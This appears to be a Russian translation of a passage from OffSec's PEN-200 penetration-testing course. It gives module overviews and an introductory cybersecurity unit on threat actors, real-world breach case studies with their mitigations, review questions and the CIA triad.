После получения доступа к машине перед нами внезапно открывается целый набор новых действий и возможностей. Мы можем захотеть повысить наши привилегии на машинах, чтобы полностью их контролировать, или использовать этот доступ для получения доступа к другим машинам в сети.

Windows Privilege Escalation демонстрирует, как после компрометации Windows-цели мы можем использовать новые законные разрешения, чтобы стать Administrator. Мы научимся собирать информацию, эксплуатировать различные типы служб и атаковать разные компоненты Windows.

Linux Privilege Escalation проходит тот же процесс с Linux-целями и получением разрешений уровня root. Он закрепляет методологию, изученную в предыдущем модуле, и рассматривает техники, специфичные для Linux.

Повышение разрешений инструментально важно в работе, потому что оно дает нам больший доступ. Но как тестировщики на проникновение мы всегда хотим спрашивать себя, какое наибольшее воздействие наши атаки могут оказать на сеть и как дать наибольшую ценность нашим клиентам. Иногда еще эффективнее может быть получение доступа к другой машине, принадлежащей организации. Когда мы перемещаемся с одной машины на другую в той же сети, мы называем это pivoting, а когда перемещаемся в другую подсеть, называем это tunneling. *Port*

Redirection and SSH Tunneling рассматривает основы навыков закрепления, а *Tunneling through Deep Packet Inspection* демонстрирует конкретную технику, которую можно использовать для обхода распространенной защиты сетевого уровня.

Мы завершаем эту часть курса изучением The Metasploit Framework (MSF). MSF - мощный набор инструментов, который помогает автоматизировать многие шаги перечисления и эксплуатации, изученные нами к этому моменту.

2.3.6. Active Directory

Active Directory - одна из самых сложных и важных технологий для изучения тестировщиками на проникновение, потому что она повсеместно используется в современной корпоративной среде.

PWK посвящает этой области три модуля:

Active Directory Introduction and Enumeration формирует представление о том, как думать именно о Windows-машинах в контексте домена Active Directory. Мы научимся собирать информацию и готовить себе условия для более полной компрометации сети.

Затем *Attacking Active Directory Authentication* дает нам несколько техник для расширения нашего присутствия внутри сети путем атаки или обхода протоколов аутентификации.

Наконец, *Lateral Movement in Active Directory* помогает понять, как применять многие ранее изученные концепции pivoting в сложных средах AD.

2.3.7. Подготовка к испытательным лабораториям

Последние два модуля PWK представляют собой мост между текстовым, видео- и упражненческим форматами обучения и самими испытательными лабораториями. К этому моменту учащийся выполнит более 300 упражнений, включая компрометацию примерно 25 машин. Теперь пришло время собрать все вместе.

В *Сборка частей* мы проводим учащегося через имитированное тестирование на проникновение пяти машин. Для успешной компрометации домена требуются техники от *Information Gathering* до *Lateral Movement in Active Directory*. Учащиеся смогут повторять действия и увидеть, как именно мы думаем о новой целевой среде от начала до конца.

Наконец, *Trying Harder: The Challenge Labs* предоставляет набор инструкций и дополнительные сведения об испытательных лабораториях. Мы настоятельно рекомендуем пройти все модули, включая *Сборка частей*, прежде чем приступать к испытательным лабораториям!

2.4. Завершение

Этот вводный модуль помог нам сориентироваться перед началом PEN200. Мы настроили атакующую среду и подключились к лабораториям PWK. Мы немного узнали о педагогическом устройстве курса и рассмотрели краткое содержание каждого модуля. Теперь пора засучить рукава и приступить к делу!

3. Введение в кибербезопасность

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• практика кибербезопасности;
• угрозы и субъекты угроз;
• триада CIA;
• принципы, средства контроля и стратегии безопасности;
• законы, нормативные требования, стандарты и фреймворки кибербезопасности;
• карьерные возможности в кибербезопасности.

Этот модуль предназначен для того, чтобы дать учащимся, независимо от их текущей подготовки или опыта, прочное понимание фундаментальных принципов кибербезопасности. Он рассчитан на широкий круг людей: от сотрудников, работающих рядом с информационными технологиями или управляющих техническими командами, до учащихся, которые только начинают путь в крайне динамичной области информационной безопасности.

Завершение этого модуля поможет учащимся создать полезную базу знаний для перехода к более техническим практическим модулям.

Глубокий анализ каждой концепции выходит за рамки этого модуля. Чтобы узнать больше о представленных здесь концепциях, учащимся рекомендуется пройти материалы уровня 100 в OffSec Learning Library.

На протяжении этого модуля мы рассмотрим несколько недавних примеров кибератак и проанализируем их воздействие, а также потенциальные шаги по предотвращению или снижению ущерба. Мы также дадим различные ссылки на статьи, справочные материалы и ресурсы для дальнейшего изучения. Пожалуйста, просмотрите эти ссылки для дополнительного контекста и ясности.

3.1. Практика кибербезопасности

В этом учебном блоке рассматриваются следующие учебные цели:

• распознавать уникальные для информационной безопасности вызовы;
• понимать, как "наступательная" и "оборонительная" безопасность отражают друг друга;
• начать формировать ментальную модель полезных установок мышления, применимых к информационной безопасности.

Кибербезопасность сформировалась как самостоятельная дисциплина и не является подразделом или узкой областью программной инженерии либо системного администрирования. У кибербезопасности есть несколько отчетливых характеристик, отличающих ее от других технических областей. Во-первых, безопасность включает *злонамеренных* и *разумных* действующих лиц, то есть противников.

Проблема взаимодействия с разумным противником требует иного подхода, дисциплины и мышления по сравнению с ситуацией, когда мы сталкиваемся с естественно возникшей или случайной проблемой. Независимо от того, имитируем ли мы атаку или защищаемся от нее, нам нужно учитывать точку зрения и потенциальные действия противника и пытаться предвидеть, что он может сделать. Поскольку наши противники - люди, обладающие *субъектностью*, они могут рассуждать, прогнозировать, судить, анализировать, строить предположения и взвешивать решения. Они также могут испытывать эмоции: счастье, печаль, жадность, страх, торжество и вину. И атакующие, и защитники могут использовать эмоции своих человеческих противников. Например,

атакующий может рассчитывать на смущение, взяв компьютерную систему в заложники и угрожая опубликовать ее данные. Защитники, в свою очередь, могут использовать страх, чтобы отговорить атакующих от входа в их сети. Эта реальность означает, что люди являются *критически важным* компонентом кибербезопасности.

Еще один важный аспект безопасности состоит в том, что она обычно включает *рассуждение в условиях неопределенности*. Хотя у нас есть множество дедуктивных навыков, мы ни в коем случае не являемся умственно всеведущими. Мы не можем определить *все*, что следует из данной истины, и не можем знать или помнить бесконечное число фактов.

Подумайте, чем игра вроде шахмат отличается от игры вроде покера. В шахматах вы знаете о состоянии игры все то же самое, что знает ваш соперник, и наоборот. Вы можете не знать, о чем он думает, но можете прогнозировать его следующий ход на основе той же информации, которую он использует для принятия решения. Играя в покер, однако, вы не располагаете всей информацией, которой обладает соперник, поэтому должны делать прогнозы на основе неполных данных.

Если рассматривать ментальные перспективы атакующих и защитников, информационная безопасность гораздо ближе к покеру, чем к шахматам. Например, когда мы имитируем атаку, мы никогда не будем знать абсолютно все о машине, системе, сети или организации, на которую нацелены. Поэтому нам приходится делать предположения и оценивать вероятности, иногда неявно, а иногда явно.

И наоборот, выступая в роли защитников, мы не будем знать о каждом потенциальном векторе атаки или каждой уязвимости, которым можем быть подвержены. Поэтому нам нужно страховаться и следить за тем, чтобы те поверхности атаки, которые с наибольшей вероятностью окажутся уязвимыми, были защищены должным образом.

Проблема разумного противника и проблема неопределенности вместе подсказывают, что понимание кибербезопасности требует больше узнать о том, как мы *думаем* как человеческие агенты и как решаем задачи. Это означает, что нам нужно принять и развивать определенные *установки мышления*, которые будут помогать нам в обучении и применении навыков.

Безопасность связана не только с пониманием технологий и кода, но и с пониманием собственного мышления и мышления противника. Обычно мы думаем об установке мышления как о *наборе убеждений, которые формируют нашу личную точку зрения* на что-либо.

Два контрастных примера известных установок мышления - *фиксированное* мышление и *мышление роста*.

Человек с фиксированным мышлением считает, что его навык, талант или способность к обучению таковы, каковы они есть, и что попытки улучшиться не принесут выгоды.

С другой стороны, мышление роста поддерживает убеждение, что умственные способности гибки и адаптивны и что со временем можно развивать способность к обучению.

Исследования показывают, например, что установка мышления, при которой мы считаем себя способными восстановиться после ошибки, измеримо улучшает нашу способность делать это. Это лишь один аспект мышления роста, но важный. Причина в том, что безопасность требует от нас ошибаться, учиться на ошибках, постоянно учиться и переоценивать ситуацию.

Еще одна чрезвычайно ценная установка мышления - удачно названное *мышление безопасности*. Ее предложил исследователь безопасности Bruce Schneier. Эта установка побуждает постоянно задаваться вопросом, как можно атаковать или защитить систему. Если мы начнем автоматически задавать этот вопрос при встрече с новой идеей, машиной, системой, сетью или объектом, то сможем замечать широкий набор повторяющихся закономерностей.

В OffSec мы призываем учащихся принять установку "Try Harder". Чтобы лучше понять эту установку, быстро рассмотрим две возможные перспективы в момент "неудачи".

1. Если моя атака или защита терпит неудачу, это говорит о моих текущих навыках, процессах, конфигурациях или подходе не меньше, чем о самой системе.
2. Если моя атака или защита терпит неудачу, это позволяет мне узнать что-то новое, изменить подход и сделать что-то иначе.

Эти две перспективы помогают человеку обрести психологическую стойкость, необходимую для того, чтобы ошибаться и учиться на ошибках, а это важно в любой подобласти кибербезопасности. Дополнительную информацию о том, как учиться, и об установке Try Harder можно найти в модуле "Effective Learning Strategies", который входит в этот вводный Learning Path.

Стоит сделать паузу и подумать об особом внимании, которое мы будем уделять наступательной стороне безопасности, даже во многих наших оборонительных курсах и модулях. Может возникнуть вопрос, почему специалисту по кибербезопасности, чей основной интерес и цель состоят в защите сети, организации или государства, также нужно изучать наступательную сторону.

Возьмем аналогию со средневековым монархом, строящим замок. Если монарх узнает, что у его врага есть катапульты, способные метать большие валуны, он может спроектировать замок с более толстыми стенами. Точно так же, если враг оснащен лестницами, монарх может выдать своим войскам инструменты, чтобы сбрасывать лестницы со стен.

Чем больше этот монарх знает о потенциальном атакующем и чем лучше он умеет *думать как атакующий*, тем более сильную оборону он может построить. Монарх может проводить "наступательные" виды деятельности или *аудиты*, чтобы понять пробелы в собственной защите. Например, он мог бы проводить "военные игры", поручая собственным солдатам имитировать бой друг с другом, что помогло бы им полностью понять возможности и разрушительный потенциал реального атакующего.

В кибербезопасности предприятия могут нанять отдельного специалиста или фирму для проведения тестирования на проникновение, также известного как *pentest*. Тестировщик на проникновение берет на себя роль атакующего, чтобы лучше понять уязвимости системы и открытые слабые места.

Использование набора навыков и установок мышления атакующего позволяет нам лучше отвечать на такие вопросы, как:

• "Как атакующий может получить доступ?"
• "Что он сможет сделать с этим доступом?"
• "Каковы худшие возможные последствия атаки?"

Хотя изучение хакерских навыков, конечно, необходимо будущим тестировщикам на проникновение, мы также считаем, что защитники, системные администраторы и разработчики тоже получат большую пользу хотя бы от базового знакомства с наступательными техниками и технологиями.

И наоборот, по нашему опыту, многие лучшие тестировщики на проникновение и специалисты по взлому веб-приложений - это те, кто имел значительный опыт защиты сетей, разработки веб-приложений или администрирования систем.

1. Какие два свойства противников делают кибербезопасность особенно сложной? Введите ответ в виде одного символа.

```
a. malice and vengeance
b. malice and intelligence
c. intelligence and generosity
d. pens and paper
```

2. Кто впервые ввел понятие "мышление безопасности"?

3. Заполните пропуск: кибербезопасность почти всегда требует рассуждения в условиях _____?

3.2. Угрозы и субъекты угроз

В этом учебном блоке рассматриваются следующие учебные цели:

• понимать, как атакующие и защитники учатся друг у друга;
• понимать различия между рисками, угрозами, уязвимостями и эксплойтами;
• перечислять и описывать разные классы субъектов угроз;
• распознавать некоторые недавние атаки в кибербезопасности;
• узнать, как злонамеренные атаки и угрозы могут влиять на организацию и отдельных людей.

Термин *cybersecurity* вошел в массовое употребление из военной области. Для ясности мы будем использовать кибербезопасность для описания защиты доступа и информации именно в Интернете или других цифровых сетях. Информационная безопасность, хотя и входит в более широкий контекст кибербезопасности, также рассматривает защиту физических активов, хранящих информацию, таких как серверы или физические хранилища.

Изучая различные угрозы и субъекты угроз в этом модуле, мы главным образом будем рассматривать их онлайн-возможности. Поэтому здесь мы в целом будем использовать термин "кибербезопасность", но не будем слишком беспокоиться, если "информационная безопасность" используется как синоним.

Кибербезопасность может быть особенно увлекательной, потому что в ней участвуют несколько агентов, пытающихся достичь взаимоисключающих результатов. В самом базовом примере защитник хочет контролировать доступ к принадлежащему ему активу, а атакующий хочет получить контроль над тем же активом. Это интересно, потому что обе роли, защитник и атакующий, существуют благодаря продолжающемуся присутствию другой стороны. В частности, каждый из них становится более умелым и изощренным *из-за* усилий или воображаемых усилий своего оппонента.

Динамика отношений атакующего и защитника помогает фундаментально объяснить, *почему* кибербезопасность со временем становится экспоненциально сложнее. Чтобы лучше понять эту динамику, введем вымышленных персонажей Алису и Боба. Мы часто будем использовать их в OffSec Learning Library и литературе по криптографии в различных контекстах для демонстрации примеров и мысленных экспериментов.

Для этой конкретной истории представим, что у Боба есть актив, который он хочет защищать: большое банановое дерево. Боб хочет убедиться, что только он может собирать с него бананы. Между тем атакующая Алиса больше всего хотела бы украсть бананы Боба.

Сначала Боб не уделяет безопасности своего дерева особого внимания. Алисе сравнительно легко просто подойти к нему и украсть банан. Однако по мере того как Алиса все лучше и лучше ворует, Боб тоже будет становиться лучше в защите своего дерева.

Когда Боб впервые осознает предательство Алисы, он узнает, что караул не дает Алисе попытаться украсть бананы. Но Алиса предполагает, что Боб когда-то должен спать. Она следит за тем, когда Боб засыпает, а затем тихо подкрадывается к дереву, чтобы украсть.

Затем Боб придумывает, как построить вокруг дерева высокую каменную стену. Алисе трудно пробиться через нее или перелезть. В конце концов она узнает, как прорыть ход под стеной.

Далее Боб дрессирует сторожевую собаку для защиты дерева. Алиса узнает, что может умиротворить собаку лакомствами.

Боб проходит курс по аппаратной безопасности и устанавливает камеры и сигнализацию, чтобы предупреждать его всякий раз, когда Алиса находится поблизости. Алиса узнает, как отключать камеры и сигнализацию.

Этот цикл может продолжаться почти бесконечно. Как ни странно, и атакующий, и защитник зависят друг от друга в развитии своих навыков и лучшем понимании соответствующего ремесла.

Мы можем расширить эту аналогию и включить в нее аспекты безопасности, связанные с *compliance* и *risk management*. В какой-то момент Боб принимает риск того, что Алиса может украсть бананы, и решает оформить страховку. Но его банановая страховка не выплатит компенсацию за украденные бананы, если он не будет соблюдать требования по снижению риска, которые включают наличие прочной стены и сторожевой собаки.

Как и многие технические области, кибербезопасность опирается на значительный объем жаргона, акронимов и сокращений. На протяжении OffSec Learning Library мы будем стараться вводить термины и словарь по мере их естественного появления. Однако прежде чем изучать различные теории и принципы кибербезопасности, важно определить несколько терминов, чтобы мы могли понимать изучаемое. Начнем с беглого обзора некоторых базовых концепций, вокруг которых строится кибербезопасность: рисков, угроз, уязвимостей и эксплойтов.

Самый фундаментальный из этих четырех терминов - risk, потому что он применяется во многих областях за пределами кибербезопасности и информационных технологий. Простой способ определить риск - рассмотреть две оси: ***вероятность*** того, что негативное событие произойдет, и ***воздействие*** на что-то ценное для нас, если такое событие случится. Это определение позволяет представить риски через четыре квадранта:

1. События с низкой вероятностью и низким воздействием.
2. События с низкой вероятностью и высоким воздействием.
3. События с высокой вероятностью и низким воздействием.
4. События с высокой вероятностью и высоким воздействием.

Как специалисты по кибербезопасности, мы всегда должны рассматривать риск, изучая вопросы:

• насколько вероятно, что конкретная атака может произойти;
• каким будет худший возможный исход, если атака произойдет.

Когда мы можем связать конкретный риск с конкретной причиной, мы описываем *threat*. В кибербезопасности угроза - это то, что создает риск для актива, защитой которого мы озабочены. Не все угрозы являются человеческими; если наша сеть зависит от местной электросети, сильная гроза может быть угрозой для непрерывной работы систем.

Тем не менее во многих случаях мы сосредоточены на человеческих угрозах, включая вредоносные программы, созданные людьми. Человек или группа людей, воплощающие угрозу, известны как threat actor, термин, указывающий на субъектность, мотивацию и разумность. В следующем разделе мы узнаем больше о разных типах субъектов угроз.

Чтобы угроза стала реальным риском, цель, которой угрожают, должна быть каким-либо образом *уязвима*. Vulnerability - это изъян, позволяющий угрозе причинить вред. Не все изъяны являются уязвимостями. Возьмем пример не из безопасности: представим мост. У моста могут быть эстетические изъяны; возможно, некоторые камни поцарапаны или он не идеально прямой. Однако эти изъяны не являются уязвимостями, потому что не создают риска повреждения моста. И наоборот, если мост *действительно* имеет конструктивные изъяны, он может быть уязвим к конкретным угрозам, например перегрузке или слишком сильному ветру.

Разберем пример. В декабре 2021 года в библиотеке Apache Log4J, популярной Java-библиотеке журналирования, была обнаружена уязвимость. Эта уязвимость могла привести к выполнению произвольного кода за счет использования функции *JNDI Java toolkit*, которая по умолчанию

разрешала запросы на загрузку для обогащения журналирования. Если загружался допустимый Java-файл, эта программа выполнялась сервером. Это означает, что если пользовательский ввод, например имя пользователя или HTTP-заголовок, неправильно очищался перед записью в журнал, можно было заставить сервер скачать вредоносный Java-файл, который позволял удаленному неавторизованному пользователю выполнять команды на сервере.

Из-за популярности библиотеки Log4j эта уязвимость получила максимально возможную оценку по Common Vulnerability Scoring System (CVSS), используемой для оценки уязвимостей: 10.0 Critical. Эта оценка привела к бурным последствиям: поставщики, компании и отдельные люди спешно пытались выявить и исправить уязвимые системы, а также искали признаки компрометации. Вскоре были обнаружены дополнительные уязвимости Log4J, что усугубило ситуацию.

Эту уязвимость можно было предотвратить, обеспечив правильную очистку пользовательских данных. Проблему можно было смягчить, убедившись, что потенциально опасные функции, такие как разрешение веб-запросов и выполнение кода, по умолчанию отключены.

В компьютерных программах уязвимости возникают, когда кто-то, взаимодействующий с программой, может достичь конкретных целей, не предусмотренных программистом. Когда эти цели дают пользователю доступ или привилегии, которых у него быть не должно, и когда они преследуются намеренно и злонамеренно, действия пользователя становятся эксплойтом.

Слово *exploit* в кибербезопасности может использоваться и как существительное, и как глагол. Как существительное exploit - это процедура злоупотребления конкретной уязвимостью. Как глагол exploit означает выполнить процедуру, которая надежно злоупотребляет уязвимостью.

Завершим этот раздел рассмотрением поверхностей и векторов атаки. Attack surface описывает все точки контакта в нашей системе или сети, которые *могут* быть уязвимы для эксплуатации. Attack vector - это конкретная комбинация уязвимости и эксплуатации, которая может продвинуть цели субъекта угроз. Защитники стараются как можно сильнее уменьшить свои поверхности атаки, а атакующие пытаются исследовать заданную поверхность атаки, чтобы найти перспективные векторы.

В предыдущем разделе были представлены угрозы и субъекты угроз. Специалистов по кибербезопасности в первую очередь интересуют субъекты угроз, поскольку обычно большинство угроз, которым уязвимы наши системы, сети и предприятия, являются человеческими. Некоторые ключевые свойства киберпреступности по сравнению с физической преступностью включают относительную анонимность, возможность выполнять атаки на расстоянии и, как правило, отсутствие физической опасности и денежных затрат.

Существует большое разнообразие субъектов угроз. У разных людей и групп разные уровни технической изощренности, разные ресурсы, личные мотивации и разнообразные правовые и моральные системы, определяющие их поведение. Хотя мы не можем перечислить каждый тип субъекта угроз, есть несколько классификаций высокого уровня, которые следует иметь в виду.

Индивидуальные злонамеренные субъекты: на самом поверхностном уровне в эту категорию попадает любой, кто пытается сделать что-то, чего делать не должен. В кибербезопасности злонамеренные субъекты могут исследовать *цифровые* тактики, не предусмотренные разработчиками, например аутентификацию в ограниченных службах, кражу учетных данных и дефейс веб-сайтов.

Случай Paige Thompson является примером того, как отдельный атакующий может причинить огромный ущерб и потери. В июле 2019 года Thompson была арестована за эксплуатацию маршрутизатора, у которого были излишне высокие привилегии, для скачивания личной информации 100 миллионов человек из Capital One. Эта атака привела к утрате персональной информации, включая SSN, номера счетов, адреса, номера телефонов, адреса электронной почты и так далее.

Эта атака частично стала возможной из-за неправильно настроенного *Web Application Firewall* (WAF), у которого были чрезмерные разрешения, позволявшие перечислять и читать файлы. Атаку можно было предотвратить, применив принцип наименьших привилегий и проверив правильность конфигурации WAF. Поскольку атакующая писала о своих действиях в социальных сетях, еще одна мера снижения риска могла включать мониторинг социальных сетей.

Злонамеренные группы: когда отдельные люди объединяются в группы, они часто становятся сильнее, чем отдельные участники группы. В сети это может быть еще более верно, потому что возможность мгновенно общаться на огромных расстояниях позволяет людям достигать целей, которые были бы невозможны без таких мощных коммуникационных инструментов. Например, возможность быстро координировать, кто что делает, через службы мгновенных сообщений так же ценна для злонамеренных кибергрупп, как и для современных компаний. У злонамеренных групп может быть любое число целей, но обычно они более целенаправленны, организованны и обеспечены ресурсами, чем отдельные лица. Поэтому их часто считают одними из более опасных субъектов угроз.

Рассмотрим пример атаки, проведенной группой. В течение нескольких месяцев группа "Lapsus$" выполнила несколько атак на широкий круг компаний, похищая закрытую информацию и занимаясь вымогательством. Эти атаки привели к потере корпоративных данных, включая закрытые данные, такие как исходный код, схемы и другая документация. Кроме того, атаки привели к публичному раскрытию данных и финансовым потерям компаний, уступивших вымогательству.

Разнообразие и изощренность техник, использованных группой, показывают, насколько опасен такой тип злонамеренного субъекта. В частности, отдельные участники группы могут приносить свои специализации, которыми одиночки не смогли бы воспользоваться. Кроме того, они могут запускать множество разных типов атак на цели с таким объемом и скоростью, которые были бы недоступны отдельному человеку. В индустрии кибербезопасности есть распространенная истина: атакующему нужно добиться успеха лишь один раз, тогда как защитник должен добиваться успеха каждый раз. Эффективность групп атакующих подчеркивает эту асимметрию.

Для такого широкого набора векторов атак доступно лишь несколько целевых мер снижения риска. Поскольку одной из использованных техник была вербовка сотрудников, ключевыми становятся осведомленность о *внутренних* субъектах угроз и обнаружение аномалий. Palo Alto Networks дополнительно предлагает сосредоточиться на лучших практиках безопасности, таких как MFA, контроль доступа и сегментация сети.

Инсайдерские угрозы: возможно, один из самых опасных типов субъектов угроз. Инсайдерская угроза - это любой, кто уже имеет привилегированный доступ к системе и может злоупотребить своими привилегиями, чтобы атаковать ее. Часто инсайдерские угрозы - это отдельные сотрудники, группы сотрудников или бывшие сотрудники предприятия, у которых появляется мотивация каким-либо образом навредить ему. Инсайдерские угрозы могут быть настолько коварными, потому что обычно предполагается, что им можно доверять в определенной степени. Это доверие может быть использовано для получения дальнейшего доступа к ресурсам, или же такие субъекты могут просто иметь доступ к внутренним знаниям, не предназначенным для публичного раскрытия.

Во время нехватки PPE в марте 2020 года в начале пандемии COVID-19 Christopher Dobbins, только что уволенный с должности Vice President компании по упаковке медицинской продукции, использовал поддельную учетную запись, созданную им во время работы, чтобы получить доступ к системам компании и изменить или удалить данные, критически важные для распределения медицинских товаров компанией.

Эта атака привела к задержке доставки критически важных медицинских товаров на важном этапе пандемии и нарушению более широких отгрузочных операций компании. Здесь хорошо видна опасность инсайдерской угрозы. Атака стала возможной благодаря поддельной учетной записи, созданной вице-президентом, у которого могло быть больше разрешений, чем считается лучшей практикой для VP of Finance.

Эту атаку, вероятно, можно было предотвратить применением *принципа наименьших привилегий*, который мы рассмотрим в более позднем разделе. Поскольку атака стала возможной из-за поддельной учетной записи, ее также можно было предотвратить строгим аудитом учетных записей. Наконец, поскольку эта активность была выполнена после увольнения VP, более качественный мониторинг аномальной активности также мог предотвратить или смягчить атаку.

Государства: хотя международная киберполитика, кибервойна и цифровая разведка являются огромными темами и значительно выходят за рамки этого модуля, мы должны признать, что некоторые из самых умелых, обеспеченных ресурсами и хорошо финансируемых операторов кибератак существуют на уровне государств во множестве разных стран мира.

С 2009 года северокорейские субъекты угроз, обычно объединяемые под названием Lazarus, участвовали в нескольких разных атаках: от кражи данных (Sony, 2014) до ransomware (WannaCry, 2017), финансовой кражи с нацеливанием на банки (Bangladesh Bank, 2016) и криптовалюты, особенно атаки Axie Infinity 2022 года. Эти атаки привели к потере и утечке корпоративных данных, включая закрытые данные (Sony), а также к финансовым потерям компаний, заплативших выкуп.

Фирма по обеспечению информационной защищенности NCC Group предлагает следующие шаги для предотвращения или смягчения атак группы Lazarus: сегментация сети, установка исправлений и обновление ресурсов, доступных из Интернета, обеспечение корректной реализации MFA, мониторинг аномального поведения пользователей, например нескольких одновременных сеансов из разных мест, обеспечение достаточного журналирования и анализ журналов.

В то время как предыдущий раздел был сосредоточен на том, *кто* выполняет атаки, в этом разделе мы рассмотрим разные виды взломов, произошедших за последние несколько лет. Мы проанализируем несколько более недавних кибератак, обсудим их воздействие на предприятия, пользователей и жертв, а затем рассмотрим, как их можно было предотвратить или смягчить.

Есть много примеров недавних взломов, из которых можно выбирать. Для каждого взлома мы укажем тип атаки, который позволил ему произойти. Этот список ни в коем случае не является полным обзором всех типов атак; вместо этого мы стремимся дать обзор, показывающий масштаб и воздействие нарушений кибербезопасности.

Социальная инженерия: социальная инженерия представляет собой широкий класс атак, в которых атакующий убеждает человеческих жертв или манипулирует ими, чтобы получить информацию или доступ, которых у него быть не должно.

В июле 2020 года атакующие использовали технику социальной инженерии под названием spearphishing, чтобы получить доступ к внутреннему инструменту Twitter, позволявшему сбрасывать пароли нескольких высокопрофильных учетных записей. Они использовали эти учетные записи, чтобы публиковать твиты с продвижением Bitcoin-мошенничества. Последствия этой атаки включали финансовые потери конкретных пользователей Twitter, раскрытие данных нескольких высокопрофильных учетных записей и репутационный ущерб самому Twitter.

Чтобы понять возможные меры предотвращения и снижения ущерба, нужно понять, как и почему произошла атака. Атака началась с телефонного spear-phishing и социальной инженерии, что позволило атакующим получить учетные данные сотрудников и доступ к внутренней сети Twitter. Этого можно было избежать, если бы сотрудники были лучше подготовлены к распознаванию атак социальной инженерии и spear-phishing. Дополнительные меры защиты, которые могли предотвратить или смягчить эту атаку, включают ограничение доступа к чувствительным

внутренним инструментам с использованием принципа наименьших привилегий и усиленный мониторинг аномальной активности пользователей.

Phishing: phishing - более общий класс атак по сравнению со spear-phishing. В то время как spear-phishing нацелен на конкретных людей, phishing обычно выполняется широкими рассылками. Стратегия phishing обычно реализуется отправкой вредоносного сообщения как можно большему числу людей, что повышает вероятность того, что жертва нажмет ссылку или иным образом сделает что-то, что нарушит безопасность.

В сентябре 2021 года дочерняя компания Toyota признала, что стала жертвой phishing-мошенничества типа Business Email Compromise (BEC). Мошенничество привело к переводу 4 миллиардов иен (JPY), что примерно эквивалентно 37 миллионам USD, на счет мошенника. Эта атака произошла потому, что сотрудника убедили изменить информацию о счете, связанную с серией платежей.

United States Federal Bureau of Investigation (FBI) рекомендует принимать эти и другие меры для предотвращения BEC:

- лично проверять законность любого запроса на оплату, покупку или изменение информации о счете либо правил оплаты;
- если это невозможно, проверять законность по телефону;
- настороженно относиться к запросам, в которых подчеркивается срочность;
- внимательно проверять адреса электронной почты и URL в почтовых сообщениях;
- не открывать вложения электронной почты от людей, которых вы не знаете;
- внимательно проверять адрес электронной почты отправителя перед ответом.

Ransomware: ransomware - это тип вредоносного ПО, которое заражает компьютерные системы, а затем блокирует легитимному пользователю нормальный доступ к ним. Часто атакующий связывается с пользователями и требует выкуп за разблокировку их машины или документов.

В мае 2021 года инцидент с ransomware произошел в Colonial Pipeline, крупной американской нефтяной компании. Атака привела к нарушению распределения топлива на несколько дней. Последствия этой атаки включали потерю корпоративных данных, остановку распределения топлива, миллионы долларов выплат по ransomware, рост цен на топливо и опасения дефицита топлива.

В этой атаке хакеры получили доступ к сети Colonial Pipeline с помощью одного скомпрометированного пароля. Эту атаку можно было предотвратить или по крайней мере сделать менее вероятной, обеспечив включение MFA на всех ресурсах, доступных из Интернета, а также запретив повторное использование паролей.

Злоупотребление учетными данными: злоупотребление учетными данными может произойти, когда атакующий получает легитимные учетные данные, позволяющие ему входить на машины или в службы, куда иначе он не смог бы попасть. Часто атакующие могут угадывать пароли пользователей, потому что они предсказуемы или слабы.

В декабре 2020 года в платформе SolarWinds Orion, инструменте мониторинга и управления инфраструктурой, была обнаружена серия вредоносных обновлений. Эти вредоносные обновления позволяли установить malware в среде любого клиента SolarWinds, установившего это обновление, и привели к компрометации нескольких таких клиентов, включая университеты, государственные агентства США и другие крупные организации.

Как атака на цепочку поставок, эта атака затронула примерно 18 000 клиентов SolarWinds и привела к взлому части клиентов, включая государственные агентства и другие крупные компании. По словам бывшего CEO SolarWinds Kevin Thompson, эта атака стала результатом слабого пароля, который случайно был публично раскрыт на GitHub. Эту атаку можно было предотвратить, обеспечив достаточную стойкость паролей и мониторинг Интернета на предмет утекших секретов.

CISA также заявила, что атаку можно было смягчить, заблокировав исходящий интернет-трафик с серверов SolarWinds Orion.

Обход аутентификации: в то время как злоупотребление учетными данными позволяет атакующим входить в службы легитимными средствами, обходы аутентификации могут позволить атакующим игнорировать или обходить предусмотренные протоколы аутентификации.

Похожим образом на описанную выше атаку SolarWinds, 2 июля 2021 года была обнаружена атака, использовавшая уязвимость в инструменте удаленного управления VSA поставщика ПО Kaseya. Атакующие смогли обойти систему аутентификации удаленного инструмента, чтобы в итоге протолкнуть ransomware REvil с скомпрометированных клиентских серверов Virtual System Administrator (VSA) на конечные точки через вредоносное обновление.

Поскольку эта атака была нацелена на несколько *Managed Service Providers* (MSP), ее потенциальный масштаб охватывал не только MSP-клиентов Kaseya, но и клиентов этих MSP. По словам Brian Krebs, об этой уязвимости было известно по меньшей мере за три месяца до этого ransomware-инцидента. Эту атаку можно было предотвратить, если бы известные уязвимости были приоритизированы и исправлены срочно и своевременно.

1. Какой тип атаки захватывает компьютер или набор компьютеров и удерживает их в заложниках, пока владелец не заплатит?
2. Заполните пропуск. Социальная инженерия обычно эксплуатирует уязвимости в _____?
3. Алиса и Боб - два вымышленных персонажа, часто используемых для иллюстрации примеров в криптографии. Для выполнения дополнительных ролей в этих примерах были созданы и другие персонажи. Как зовут персонажа, которого в литературе по криптографии обычно используют как "подслушивающего"? Чтобы ответить на этот вопрос, вам может потребоваться провести небольшое дополнительное исследование.

3.3. Триада CIA

В этом учебном блоке рассматриваются следующие учебные цели:

• понимать, почему важно защищать конфиденциальность информации;
• узнать, почему важно защищать целостность информации;
• изучить, почему важно защищать доступность информации.

Чтобы понимать наступательные техники, нам нужно понимать принципы, которым защитники *должны* следовать, чтобы мы могли быстро выявлять возможности эксплуатации их ошибок. Аналогично хорошие защитники выиграют от понимания того, как действуют атакующие, включая то, к каким видам предубеждений и ошибок они склонны.

Одна из моделей, часто используемых для описания отношения между безопасностью и ее объектами, известна как *триада CIA*. CIA означает *Confidentiality*, *Integrity* и *Availability*. Каждое из этих свойств желательно для вещей, которые мы можем хотеть защищать, и каждое из этих трех свойств может быть атаковано. Большинство, хотя и не все, атак на компьютерные системы и сети будут угрожать одному из этих атрибутов. Начнем с общего обзора, прежде чем подробно разбирать каждый:

• **Confidentiality**: могут ли субъекты, которые не должны иметь доступ к системе или информации, получить доступ к системе или информации?
• **Integrity**: могут ли данные или система быть изменены каким-либо непредусмотренным образом?
• **Availability**: доступны ли данные или система тогда и так, как предполагается?

Также важно отметить, что в некоторых случаях нас может гораздо больше заботить один аспект триады CIA, чем другие. Например, если у человека есть личный дневник, содержащий его самые тайные мысли, конфиденциальность дневника может быть для владельца гораздо важнее, чем его целостность или доступность. Иными словами, его может не так сильно беспокоить, сможет ли кто-то писать в дневник, в отличие от чтения, или всегда ли дневник доступен.

